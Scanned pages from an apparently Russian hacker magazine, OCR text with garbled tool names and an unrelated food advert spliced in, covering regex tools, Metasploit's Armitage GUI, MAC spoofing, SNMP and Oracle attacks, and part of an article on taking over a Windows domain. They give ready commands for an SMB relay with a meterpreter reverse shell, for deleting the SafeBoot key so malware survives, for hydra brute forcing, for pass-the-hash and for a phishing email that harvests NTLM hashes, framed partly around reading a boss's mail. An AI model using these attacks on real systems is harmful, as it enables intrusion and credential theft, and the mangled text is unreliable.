
выражение, как бы сложно оно ни выглядело, представляет собой лишь шаблон для поиска, нужно представить его в понятном графическом виде. Сервис **strfriend** (strfriend.com) позволяет для любой регулярки получить визуальное представление того, как она будет обрабатываться. Это сразу добавляет десять очков к пониманию. Просто попробуй вставить несколько регеспов из учебника или откуда-либо еще и посмотреть граф их обработки — все тут же станет намного яснее. Регулярное выражение для проверки правильности e-mail — `^[^@\\s]+@([?:-a-z0-9]+\\.)+[a-z]{2,}$` — может показаться чудовищным для новичка. Но все встает на свои места, когда видишь его графическое представление (см. скриншот). К тому же, это еще и отличное средство для того, чтобы быстрее разобраться в чужом (или своем, но давно составленном) регулярном выражении, что полезно даже тем, кто с регулярками проблем не испытывает. Аналогичный функционал предлагает разработка **Graphrex** (crotonresearch.com/graphrex), реализованная в виде плагина для среды разработки Eclipse.

Если ввести это же регулярное выражение в программе **RegexBuddy** (regexbuddy.com), то получишь не менее ценную помощь. Для каждого токена (значимого элемента) регулярного выражения программа выдает расшифровку: зачем он нужен и что в данном случае делает. Но главное то, что возможна и обратная конвертация. Как это выглядит? Через удобное меню ты выбираешь нужные тебе токены с понятным описанием — скажем, «позиция в начале строки», «последовательность из не менее 2-х и не более

4-х символов», «символы от A до Z и цифры от 0 до 9», — а **RegexBuddy** сам составляет регулярное выражение: `«\A[A-Z0-9]{2,4}»`. Синтаксис сильно отличается в разных языках программирования, но программа поддерживает почти все вариации (Perl, C#, PHP, Python, Java, JavaScript и другие). Полученную регулярку тут же можно протестировать на произвольном тексте или сохранить для будущего использования в базе данных, в которой изначально собрано множество готовых примеров. Аналогичные возможности предоставляют и другие утилиты, в том числе **Expresso** (ultrapico.com) и **The regulator** (sourceforge.net/projects/regulator). В отличие от **RegexBuddy** они бесплатны, но и не настолько удобны.

Напоследок хочу рассказать еще об одном любопытном методе, позволяющем каждому составлять регулярные выражения и при этом вообще не вникать в их синтаксис. Идея в том, чтобы предоставить программе текст и отметить в нем те фрагменты, которые должна находить регулярка. Приложение при этом само пытается выполнить сопоставление и составить примерное регулярное выражение. Такой подход реализован в утилите **RegexMagic** (regexmagic.com). Она, конечно, не сможет сделать абсолютно все за тебя — различные параметры регеспа непременно придется уточнять и подстраивать, но процесс работы выстроен таким образом, что работать с синтаксисом регулярных выражений не нужно вовсе. Несколько демонстраций с практически всеми примерами на официальном сайте — наглядное тому подтверждение. **■**

Графическое представление регулярного выражения



ПРИ ПОКУПКЕ КАЧЕСТВА – МОЛОКО В ПОДАРОК



Слово «кашрут» на иврите означает «пригодный, разрешенный». Система кошерного питания – это древнейшая, бережно сохраняемая традиция еврейского народа. В ее основе лежат несколько заповедей из Торы. В том числе, относящиеся к здоровью животных. Ученые изучали и применяли Законы кашрута на протяжении трёх тысяч лет. Люди различных национальностей и вероисповеданий доверяют качеству кошерных продуктов. Во многих странах мира, кошерные продукты питания считаются более качественными – из-за строгого контроля и дополнительных требований по гигиене, пищевым добавкам и применению химических веществ. Идеологическую основу кошерного питания прекрасно передает поговорка «мы – это то, что мы едим». От еды напрямую зависит наше здоровье и долголетие. А также состояние духа и ясность мысли, характер и поступки.



Easy Hack

Metasploit,
подмена MAC,
взлом Oracle,
Zenmap

№ 1

ЗАДАЧА: Создать GUI-интерфейс под Metasploit Framework.

РЕШЕНИЕ:

Прошедшим летом MSF обзавелся новым GUI-интерфейсом, написанным на Java. Это было хорошей заменой старому, кривоватому. Об этом я писал в одном из прошлых номеров. Java-гуи вырос. И теперь представляет собой хороший продукт. Хотя, спартанский такой получился — консоль не заменил. Удобно в нем разве что полазить по папочкам жертвы или порыскать по структуре модулей/сплойтов, которых становится все больше. Юзабилити у него не на самом высоком уровне.

Но некоторое время назад у нового гуя появился конкурент. Причем от стороннего фаната-разработчика, который трудится не покладая рук. Гуи получился хорошенький, няшный такой :). И народу это творение понравилось. Название ему (точнее, ей) — Armitage. Фанатика-создателя зовут Рафаэль Мудж. Сайт — fastandeasyhacking.com.

Armitage, аналогично официальному GUI, написана на Java и использует RPC для взаимодействия с MSF (хотя и используется RPC, но обертке требуются кое-какие части самого MSF, потому удаленное использование Armitage пока невозможно). Для работы новой GUI требуется Java версии не ниже 1.6, а также база данных (PostgreSQL или MySQL), к которой подключен MSF. Armitage получилась и юзабельна, и очень наглядно-показательна. С такой штукой круто скриншоты делать. Тру-хакерские получаются :). Видно, что Рафаэль подошел к делу с любовью. Сам автор позиционирует свое творение как вещь для тех, кто не юзает MSF каждый день, но хотел бы без проблем воспользоваться всеми благами фреймворка. Но лучше один раз увидеть, чем сто раз прочитать — для этой штуковины уж точно. А потому сразу отправляю на просмотр пары показательных видео:

fastandeasyhacking.com/media. Кроме красот и хорошей юзабельности есть еще небольшие полезные фишки и бонусы, которые в совокупности делают Armitage уж точно круче официального GUI. Например:

- красивое название и стильная иконка :) ;
- визуализация хостов поверженной сети, направления атаки;
- рекомендации по использованию сплойтов/развитию атаки;
- понятное и постоянное взаимодействие с базой данных.

Из косяков сразу стоит отметить некорректную работу с русскими кодировками и пока что отсутствующий модуль Incognito.

Установка и запуск Armitage

Так как проект небольшой, то в нем нет поддержки старых версий MSF (а оно кому-то надо?). Потому желательно иметь наиболее свежую версию MSF (msfupdate). Итак, установка под Win.

1. Разархивируем архив в папку с MSF.

Если точнее, то armitage.bat — в корень, иконку — в icons; armitage — в msf3, папку armitage — в папку data.

2. Запускаем msfprcd.

Либо в msfconsole пишем loadxml, из которого получаем логин и пароль,



Пять хостов в локалке, один — уже наш

либо запускаем в консоли (стандартной виндовой или от MSF) команду:

```
ruby msfprcd -P password -f
```

Здесь -P — пароль на вход (логин msf), -f — демон в бэкграунд (не работает в Win).

3. Armitage запускаем, используя armitage.bat. Вводим логин, пароль и другие настройки для подключения к msfprcd, строка для подключения к БД подгрузится автоматически. Если последнее не произошло, то можно сделать это вручную — настройки БД MSF'а лежат в %MSF%\config\database.yml.

4. Кликаем Connect и наслаждаемся прекрасным :).

Установка под *nix.2.

1. Установить Armitage проще всего, используя apt-get:

```
apt-get install armitage
```

2. Второй пункт аналогичен Win-версии (разве что ruby можно убрать).

3. Данные по БД требуется указывать вручную. В BackTrack4 R2 используется MySQL:

```
Запускаем MySQL:
/etc/init.d/mysql start
Запускаем Armitage:
./armitage.sh
```

Логин\пароль в настройках коннекта к БД — root\toor.

Последние новости: Armitage теперь устанавливается автоматически по команде msfupdate.

№ 2

ЗАДАЧА: Подменить MAC-адрес сетевой карты.

РЕШЕНИЕ:

Да-да-да, задача простая. Но это ни в коем случае не умаляет ее значимости. Напомним, MAC-адрес – это уникальный 48-битный идентификатор, присваиваемый каждой единице оборудования в сети. Помни, что MAC не выходит за пределы локалки и обрубается при выходе пакета из другого сегмента сети. А потому потребность в смене MAC'a связана в основном с «работой» в локальных сетях. Например, когда заблочат на каком-то сетевом оборудовании за неравномерные действия типа сканирования. Фильтрация по MAC'у – одно из основных действий. Все сетевухи позволяют изменять MAC-адрес, но настройки чаще всего записаны куда-то глубоко, и вносить изменения в производственных масштабах неудобно.

Под Unix существует классический **macchanger** (alobbs.com/macchanger). Можно поменять адрес на полностью рандомный MAC, частично рандомный (от определенного производителя) либо ввести его вручную.

```
ifconfig eth0 down  
macchanger -a eth0
```

Здесь мы получаем рандомный MAC на интерфейсе eth0, перед этим отключив его в первой строчке.

Можно обойтись и системными средствами(Linux):

```
ifconfig ethN hw ether <mac-address>
```

А под Win могу посоветовать TMAC от наших индийских соратников (technitium.com) — утилита хороша тем, что работает под все версии винды. Можно выбирать производителя, отключать получение IP по DHCP, а также есть пара полезных мелочей типа автоматического



Наглядное изменение MAC-адреса

отключения интерфейса на время смены адреса. А главное – сделано в Индии :). Кстати, на основе смены MAC'a существует одна DoS-атака – израсходование всех IP-адресов подсети. Атака возможна, если в локалке работает выдача по DHCP. Суть заключается в том, что мы с подставных MAC'ов запрашиваем новые IP. DHCP-сервер выдает их нам. Привязка MAC-IP на сервере действует чаще всего в течение 24 часов. Таким образом, достаточно быстро (в зависимости от размера подсети) мы заполучим все свободные IP-адреса, и серверу будет нечего выдать ни нам, ни кому бы то ни было еще :). К Metasploit'у есть модуль, реализующий эту тему — DHCP Exhaustion. Я о нем упомянул пару месяцев назад, когда описывал DNS MITM. Взять можно тут: digininja.org/metasploit/dns_dhcp.php

№ 3

ЗАДАЧА: Администрировать сетевое оборудование, используя SNMP-протокол.

РЕШЕНИЕ:

SNMP (Simple Network Management Protocol) — это протокол для удаленного управления всевозможными сетевыми устройствами (что, думаю, понятно из расшифровки аббревиатуры).

Для своей работы SNMP использует UDP-протокол. По стандарту сервис висит на 161 порту. Версий у SNMP протокола аж целых три. Версия 1 самая незащищенная – пароль, а точнее так называемая community string, передается в открытом виде в UDP-пакете. Так что можно проснифать. В версии 2 и 3 применяются хэширование и шифрование соответственно, но и они имеют криптографические проблемы. Хорошая практика — указывать устройству, с каких IP могут приходить SNMP-запросы. Но и это при определенных условиях легко обходится, так как в UDP отсутствует «рукопожатие» — предварительный обмен пакетами для установки соединения. Сам протокол поддерживается почти всеми сетевыми устройствами типа свитчей, роутеров, гейтвеев и так далее. Самые распространенные community string'и – public с правами чтения и private с правами чтения/записи настроек. Кстати, public не такая уж бесполезная вещь, как может показаться. К примеру, по SNMP можно узнать точную версию ОС, список всех запу-

щенных процессов и открытых портов, информацию о сетевых интерфейсах и прочие интересные данные. Кроме того, по SNMP-протоколу можно получить полезную информацию от всевозможных штуквин типа обычных сетевых принтеров или чего-то более специализированного, например частей системы IBM Tivoli. А теперь — статистика. Во-первых, протокол версии 1 до сих пор поддерживается и очень широко распространен. Во-вторых, чаще всего на сетевых устройствах SNMP включен по умолчанию, причем с общеизвестными stringами. И в-третьих, если поменять стандартный пароль на веб-интерфейс или ssh к устройству админы не забывают, то с SNMP совсем другое дело. Да и на файрволлах тоже нечасто блочат UDP-трафик. И немного практики. Самое важное – подобрать эту самую community-строчку, а потому юзаем модуль Metasploit'a:

```
Выбираем модуль :  
use auxiliary/scanner/snmp/snmp_login  
Указываем цель и запускаем :  
set RHOSTS ip_addr  
run
```

Подобрав строчку, можно прочитать основную информацию. Юзаем модуль auxiliary/scanner/snmp/snmp_enum. И еще одна важная деталь. SNMP — это универсальный протокол

для самых различных устройств, а потому встречаются небольшие трудности с его использованием, так как MIB (иерархия настроек) у разных устройств — разная, хотя и есть общие ветки (которые как раз и читаются модулем snmp_enum). В метасплйте есть несколько модулей, заточенных под определенные задачи/устройства. Это

скачка/закачка конфигов для Cisco, а также раскрытие пользователей и шар на Windows-системах. Для других устройств можно посмотреть их MIB'ы и использовать специализированный софт под SNMP с net-snmp.sourceforge.net, который, кстати, предустановлен в BT4..

№ 4

ЗАДАЧА: Поиск сайтов по доменному имени.

РЕШЕНИЕ:

И опять займемся собирательством информации. В ситуациях, когда взламывается какой-то крупный портал, задача определения поддоменов — важная, как ни крути. Кто знает, с какого конца пролезешь и откуда вылезешь? Ведь безопасность — вещь комплексная и часто рушится с малого... У знаменитого портала netcraft.com есть одна приятная возможность — поиск сайтов по части доменного имени. Например, мы хотим найти поддомены хакер.ru. Пишем хакер — получаем результат (см. скриншот). Конечно, есть и другие способы, но этот быстр и особенно хорош, если поддомены хостятся в разных местах. Еще положительная вещь — возможность использовать лайтовые регулярные выражения при запросах:

- — любое количество символов;
- ? — любой символ;
- [] — какой-то из перечисленных символов.

Например, более точный запрос на поддомены хакер.ru выглядит следующим образом:



Ммм... поддомены хакер.ru + ОС детект

```
*.hacker.ru
```

А так можно увидеть все языковые поддомены google'а:

```
www.google.*.??
```

В дополнение к полученной информации мы видим примерную версию ОС, а также владельца IP-адреса обнаруженных серверов.

№ 5


ЗАДАЧА: Убрать возможность захода в безопасный режим Windows.

РЕШЕНИЕ:

Наверное каждый, кто пользовался виндой, залезал в этот пресловутый безопасный режим (Safe Mode) для решения каких-то проблем в самой ОС, либо вычищая накопившиеся кучи вирусов :). Ну так вот, чтобы твой вирь не покоял комп, да или просто из хулиганских целей (вспоминаются ранние выпуски журнала Хакер :)), безопасный режим можно убить. Делается это просто — удалением следующей ветки реестра:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SafeBoot
```

В результате при попытке запустить безопасный режим появится «синий экран смерти» с ошибкой о кривости реестра. Важный момент: чтобы вносить изменения в данную ветку, требуются права админа. Вместо удаления можно поступить более хитро. У SafeBoot есть под-



Отключим клавишу да мышью?

ветки (разделы) — Minimal и Network, которые определяют сервисы, запускаемые при старте системы в «безопасном режиме» или в «безопасном режиме с поддержкой сетевых интерфейсов». Таким образом мы можем, например, отключить мышью и клавишу. Кстати, эту возможность можно использовать и во благо :).

Итак, поднимаем SMBRelay сервак (естественно, в Metasploit'е):

```
use exploit/windows/smb/smb_relay
```

Выбираем нагрузку:

```
set PAYLOAD windows/meterpreter/reverse_tcp
```

Куда smbrelay'им:

```
set RHOST IP_жертвы
```

Куда коннектится back-connect шеллу:

```
set LHOST наш_IP
exploit
```

№ 6

ЗАДАЧА: Захватить Windows с БД Oracle через TNS-listener.

РЕШЕНИЕ:

В прошлом номере я писал об уязвимостях TNS-listener'a. Особенно при стандартных настройках в версиях Oracle 8/9. Этот пример использует ту же уязвимость (а точнее — возможность установки файла логов), поэтому не буду повторяться в описании. Фишка данного метода заключается в использовании set_log'a совместно с SMBRelay'em. Ну, я думаю, ты понял идею.

УБОЙНЫЙ ПЕНТЕСТ



Повышение привилегий в домене Windows

➔ Жажда власти издревле являлась движущей силой прогресса человечества. Любому из нас в той или иной степени присуща эта черта. Владеть недоступной другим или скрываемой ими информацией, и даже просто почувствовать, что это в твоих силах, хочет каждый. Поверь, сейчас это не так уж и сложно: достаточно подняться до администратора домена.


Домены, домены...

Что такое домен, знают все. Служба директорий, протокол доступа и еще куча различных сервисов. Информационная инфраструктура почти любой более-менее крупной организации держится на AD. И в первую очередь AD — это контроль доступа пользователей, а доменный админ — царь любого домена. Проводя тесты на проникновение, ты взаимодействуешь со средой функционирования той или иной системы. Ты от нее зависишь, ты же на нее и влияешь. А в основе всего в подавляющем большинстве случаев лежит AD. Только представь, как расширяются глаза заказчиков и учащается их пульс, когда ты показываешь вновь созданную учетную запись в группе доменных админов. Демонстрация силы и возможностей рядовых сотрудников (инсайдеров) — одна из задач любого инфраструктурного пентеста. Поднялся до админа — готовь кошелек для премиальных. Недавно одна моя подруга, наслушавшись о моих подвигах, сказала, что ей тоже очень хотелось бы читать почту своей начальницы. Не знаю уж, зачем, просто очень хотелось. По ее мнению — это нереально или, по крайней мере, крайне сложно и ей тупо не под силу. Я же ответил, что это ни разу не так, и что достаточ-

но будет пары часов, чтобы ее научить. Эта тема мне так понравилась, что я решил все систематизировать и нарисовать статью. Статью про 100%-ый убойный пентест.

Итак, наша задача — получить права пользователя из группы доменных админов. Так как мы играем роль инсайдера, условимся, что у нас есть доменная учетка с ограниченными правами, а также возможность доступа к подключенной к домену машине с правами локального администратора. Согласен, что пользователям далеко не всегда дают права локальных админов, но, тем не менее, не так уж и редко. И вообще, принципиального значения это не имеет, в заключительной части статьи я покажу, как их можно получить. Пока же для простоты будем считать, что такие права есть.

Мы будем использовать общие подходы, не связанные с эксплуатацией конкретных уязвимостей. Так что можешь пока забыть о своих любимых exploit-db и vulnpe, а также о Canvas и Core Impact. Смело ставь фреймворк и чихай на антивирус — эксплойты нам все равно не понадобятся. А вот про Metasploit забывать не стоит — там есть чудные модули и meterpreter в помощь. Ну что, поехали?



Локальный шелл с правами администратора как результат рефлексии

Старо, как мир

Наверняка ты знаешь о том, что хэши локальных пользователей хранятся в реестре и могут легко быть получены при наличии админских привилегий. Не буду долго утомлять тебя избитыми вещами, бери cain'a и снимай хэши. Если хранение LM-хэшей не запрещено (надеюсь, тебе не семерку выделили), то подбор паролей не займет много времени. И уже через часик у тебя на руках будет пароль встроенной учетной записи локального администратора.

С новыми окошками будет сложнее, так как LM там уже не хранится, но и здесь, возможно, тебе повезет. Особенно, если у тебя в арсенале десяток машинок с нормальными видюхами. Ну а если и не повезет, тоже не расстраивайся — однако об этом чуть позже.

Итак, пароль встроенной админской учетки получен. Зачем он нужен? Любой админ, по определению, ленив, и это нам на руку. В половине (если не больше) случаев этот пароль подойдет к куче других узлов. Это значит, что доступ ты и к этим машинам легко получишь.

А если нет? Если политика запрещает использование одинаковых паролей на разных узлах, админы, как правило, придумывают некие паттерны, по которым и генерируют пароли. Например, представим, что после подбора получено значение Adm391. Первое, что нужно сделать, это определить сам алгоритм генерации пароля. В данном случае похоже на то, что первая часть неизменна, а вторая — представляет собой некое трехзначное число. В лучшем случае ты поймешь, как оно формируется (например, последний октет IP-адреса), в худшем — состав небольшой словарик со всеми возможными комбинациями. И вовсе необязательно делать это вручную — тебе поможет «Ваня-потрошитель».

Копируем файл john.ini в john.ini.bak (на всякий случай) и создаем новый файл следующего содержания:

john.ini


```
[List.Rules:Wordlist]
$[0-9]
$[0-9] $[0-9]
$[0-9] $[0-9] $[0-9]
```

Вдаваться в подробности синтаксиса правил — это не одну статью писать. Но общий смысл таков: для любого пароля из входного списка в конец будет добавлено три элемента из множества {0,1,2,3,4,5,6,7,8,9}. После этого создаем входной файл с паролями.

pentest.wordlist

```
Adm
```

Далее запускаем генерацию:



Хэши последних входов в домен помогут определить пароли доменных пользователей

```
john-386.exe -wordlist=pentest.wordlist
-rules -stdout > pentest.passes
```

На выходе получаем словарь с паролями для перебора. Для реализации брут-а я предпочитаю использовать олдскую гидру:

```
hydra -l <имя_пользователя> -P passwords.txt -m L 192.168.120.11 smbnt
```

Не забывая поставить литеру L, чтобы указать гидре проверять локальные, а не доменные учетные данные. В качестве имени пользователя используем то же, которое было обнаружено на локальной машине. На русской винде, если админы не наследовали в групповых политиках, это «Администратор». Однако не спеши и вспомни о кодировках. Вместо «Администратора» придется подставлять загадочную строчку «α-Ё-Ёбва в@а». Запускаем и ждем результатов. Кстати, замечу, что гидра отлично работает в несколько потоков, так что можешь хоть всю сетку зараз брутить.

Наследили...

Ну и что? Ну, набрали локальных админов... При чем здесь домен-то? Согласен, не забываем про конечную цель и двигаемся дальше.

Наверняка ты не раз замечал, что, выдрав рабочий ноут из сети и поехав погреться, ты в любой момент можешь залогиниться со своей доменной учеткой. Зададимся вопросом: как же это, домен ведь недоустан? Ответ крайне прост. Как раз для таких целей Винда хранит кэшированные пароли последних доменных входов.

Чудо это называется Cached Domain Credentials. На самом деле, это совсем не хэши, и ничего общего со знакомыми тебе LM или NTLM они не имеют. Поэтому и толку от них никакого, пока ты их не пробрутишь. Количество хранимых хэшей определяется значением параметра CachedLogonsCount раздела реестра HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\Current Version\Winlogon. По умолчанию все версии Винды хранят хэши десяти последних входов. Логично, что среди этих хэшей наверняка встретятся и хэши админа. Снимать эти хэши умеют многие тулзы, включая Cain и PWDumpX. Первым удобно пользоваться на локальной машине, второй же ты можешь юзать для удаленной работы. Запускай



► links

- Из описания алгоритма формирования LM-хэша становятся очевидными все его слабости: en.wikipedia.org/wiki/LM_hash;
- Кэширование доменных входов в ОС Windows: support.microsoft.com/kb/913485;
- Страничка poke-hashball: grutz.jin-gojango.net/exploits/pokehashball.html;
- Свежая и, наверное, лучшая тулза для реализации pass-the-hash: dark-net.org.uk/2010/10/windows-credentials-editor-v1-0-list-add-edit-logon-sessions;
- Слабенькая попытка Microsoft прикрыть SMB Relay: microsoft.com/tech-net/security/bulletin/ms08-068.mspx;
- Обзор SMB signing: support.microsoft.com/kb/887429;
- SmbRelay3 позволит получить права локального администратора системы: htarasco.org/security/smbrelay.

```

C:\WINDOWS\system32\cmd.exe
Содержимое папки C:\domain_ownerage\soft\yce
22.12.2010 14:32 <DIR> .
22.12.2010 14:32 <DIR> ..
08.10.2010 20:40 1 958 LICENSE.txt
08.10.2010 21:10 4 844 README
08.10.2010 20:39 140 288 yce.exe
2 файла 147 099 байт
2 папок 14 783 492 800 байт свободно

C:\domain_ownerage\soft\yce>yce -> stagediver:STAGEDIVER:CE3C707F93823659AA0384358
51404EE:A48D8FC052CC0A04F718F1F8004049A -c omf
MCE v1.0 (Windows Credentials Editor) - (C) 2010 Amplia Security - by Hernan Och
oa (hernan@ampliasecurity.com)
Use -h for help.

Changing NTLM credentials of new logon session 0495DAE7h to:
Username: stagediver
domain: STAGEDIVER
LMhash: CE3C707F93823659AA038435851404EE
NTLHаш: A48D8FC052CC0A04F718F1F8004049A
NTLM credentials successfully changed!

C:\domain_ownerage\soft\yce>

```

Запускаем новую сессию с использованием хэшей доменного админа

Cain'a, переходи на вкладку Cracker и выбери в левой панели MS-Cache Hashes. Далее все, как обычно. Если тебе повезло набруть админов на других узлах, не поленись и сними хэши с этих машин.

Надеюсь, удача тебя не оставит, хотя шансов, честно скажу, немного. Во всех доменах, которые мне попадались, были настроены политики сложности пароля. Более того, админы для себя, как правило, выбирают действительно сложные пароли, так что в большинстве случаев тебя ждет провал. Помочь тебе может Extreme GPU Bruteforcer, который осуществляет перебор на видюхах, однако гарантий, сам понимаешь, никаких. А раз нет гарантий — это не по-нашему, и мы идем дальше.

Письма счастья

Могу поспорить, что на работе ты почти каждый день получаешь письма, повествующие об отключении холодильника, корпоративных пьянках и принятии на службу новых бойцов. Примечательно, что эти письма никогда не попадают в спам, при этом картинки в них автоматически подгружаются и отображаются почтовиком.

Если копнуть чуть глубже, можно обнаружить, что для отображения письма в HTML Outlook использует движок IE. Парадигма безопасности IE зиждется на разделении всех ресурсов на зоны. В зависимости от того, к какой зоне отнесен ресурс, определяется и уровень доверия к нему. Для ресурсов, входящих в тот же домен, что и ты, назначается зона «Инtranет». В этой зоне IE (а значит, и Outlook) при необходимости производит автоматическую авторизацию с текущими учетными данными на web-узле. Отсюда рождается следующий сценарий атаки. Делаем рассылку письма, содержащего ссылку на картинку, расположенную на контролируемом нами узле. А на самом узле поднимаем фейковый web-сервер, задачей которого будет являться принуждение к авторизации и запись сессии аутентификации.

Роль такого сервера поможет сыграть утилита rokehashball. Тулза написана на Ruby и использует библиотеки Metasploit. Так что, если еще не поставил, быстро устанавливай Metasploit и пропиши путь к библиотекам в переменную среды RUBYLIB=C:\framework\msf3\lib.

Для отправки письма используй Outlook Express. Дело в том, что взрослый Outlook при отсылке сам забирает картинку и вставляет ее в письмо; нам же подойдет только ссылка. Как настроить Outlook Express ты, думаю, разберешься. Настроил? Тогда создай HTML-файл следующего содержания:

```
Hacker,<br />m0r0 Corporation 
```

Далее в Outlook выбери меню «Сервис → Параметры», а затем на вкладке «Подписи» создай новую подпись, указав в качестве источника созданный файл.

```

C:\WINDOWS\system32\cmd.exe - ruby rokehashball -fiprb 8088 STAGEDIVER:HAKE
(c) 2007 by Kurt Grutzmacher - grutz @ jingoango.net
NTLHаш: configured as HACKERCOMP/STAGEDIVER@hackercomp
nonce = 1122314455667788

[2010-12-30 15:29:11] INFO WEBrick 1.3.1
[2010-12-30 15:29:11] INFO ruby 1.9.6 (2008-08-11) [i386-mwin32]
[2010-12-30 15:29:11] INFO WEBrick::HTTPServer#start: pid=1408 port=8080
[2010-12-30 15:29:46] ERROR WEBrick::HTTPStatus:Unauthorized
192.168.120.3 - - [30/Dec/2010:15:29:46] ["GET /d.gif HTTP/1.1"] 401 294
- -> /d.gif
- -> /d.gif
Type 1 message seen
192.168.120.3 - - [30/Dec/2010:15:29:46] ["GET /d.gif HTTP/1.1"] 401 0
- -> /d.gif
Type 3 message seen
AUTHORIZATION FOUND: D C /s t a g e d i v e r : S T A G E D I V E R : 0c495b58d143
699d71951db6077a91fcf123280077364143 :0c495b58d143699d71951db6077a91fcf123280077364143
192.168.120.3 - - [30/Dec/2010:15:29:46] ["GET /d.gif HTTP/1.1"] 200 2700
- -> /d.gif

```

Не надо было бы админу «письмо счастья» открывать

Все готово! На узле lamercomp запускаем rokehashball. Придумываем себе очередной день рождения и делаем рассылку с приглашением поучаствовать всем желающим, особенно админам. При этом в конце письма не забываем добавить зловещную подпись. После нажатия кнопки «Send» можно пойти погулять и через пару минут вернуться за уловом. Результаты увидишь в выдаче rokehashball.


Выход кардинально зависит от настроек групповых политик. В идеале это будет NTLM-аутентификация с LM-хэшами. Если так — тебе повезло. На нормальном ноуте ты пассы за один день железно подберешь (если, конечно, админы непечатаемые символы не используют). Ну а в худшем — NTLMv2-аутентификация, под которую, в силу особенностей алгоритма, даже радужных таблиц нет. Здесь можно рассчитывать только на удачу и отсутствие парольных политик. Да, и не забудь отменить ДР после удачного брута. Скажу тебе по секрету: статистика моей практики пентестов показывает, что этот метод в 100% случаев дает желаемый результат. Его основными преимуществами являются массовость и незаметность. Рассылка по списку сразу же подсаживает кучу пользователей, а факт наличия доверенных отношений приводит к тому, что пользователю не выдается никаких запросов: для него все полностью прозрачно и, что самое прекрасное, от него ничего не зависит!

Чужие пальчики

Тем не менее, предположим, что пока все усилия пропали даром. Ни один из перехваченных хэшей пробруть не удалось. Но не будем отчаиваться, а пошевелим извилинами. Одной из целей использования внешних каталогов является реализация парадигмы Single Sign-On. Залогинившись на комп, ты получаешь доступ ко многим сервисам, больше не вводя никаких паролей. Во всяком случае, к сервисам Microsoft. Никто тебя лишней раз не беспокоит, когда ты цепляешься к корпоративному почтовому, CRM или системе внутреннего документооборота. Это значит, что пока твоя сессия активна, твои учетные данные хранятся в памяти и используются автоматически.

Пароли, естественно, в открытом виде не хранятся — хранятся их хэши, уже нам знакомые LM или NTLM. Ну а теперь главное: если Винде достаточно только хэшей, чтобы тебя авторизовать, значит тебе для авторизации под чужой учеткой сам пароль не нужен, а нужен только его хэш. Технология авторизации по хэшу носит название pass-the-hash. Получается, что никакая там парольная политика и отсутствие вычислительных мощностей нам не помеха. Мы просто ничего не будем бруть. Проблема заключается в том, как эти самые хэши получить.

Заметь, ничего нового я не сказал, а утилит, которые позволяют получать хэши из активных сессий, не так уж и мало. Мне больше всего по душе утилита wse, которая может не только снимать хэши, но и использовать их для инициации новых сессий с использованием сдамплённых хэшей.



Пароль локального админа подобрать не проблема

Для дампа сессий просто запусти бинарник. Естественно, кроме своей учетки ты ничего не увидишь. Для компрометации админа нужно запустить утилку на узле, на котором админ в настоящее время залогинен. В этой связи наибольший для нас интерес представляют сервера. Если тебе удалось получить локальный админский доступ к серверу, забрось туда бинарник и запусти:

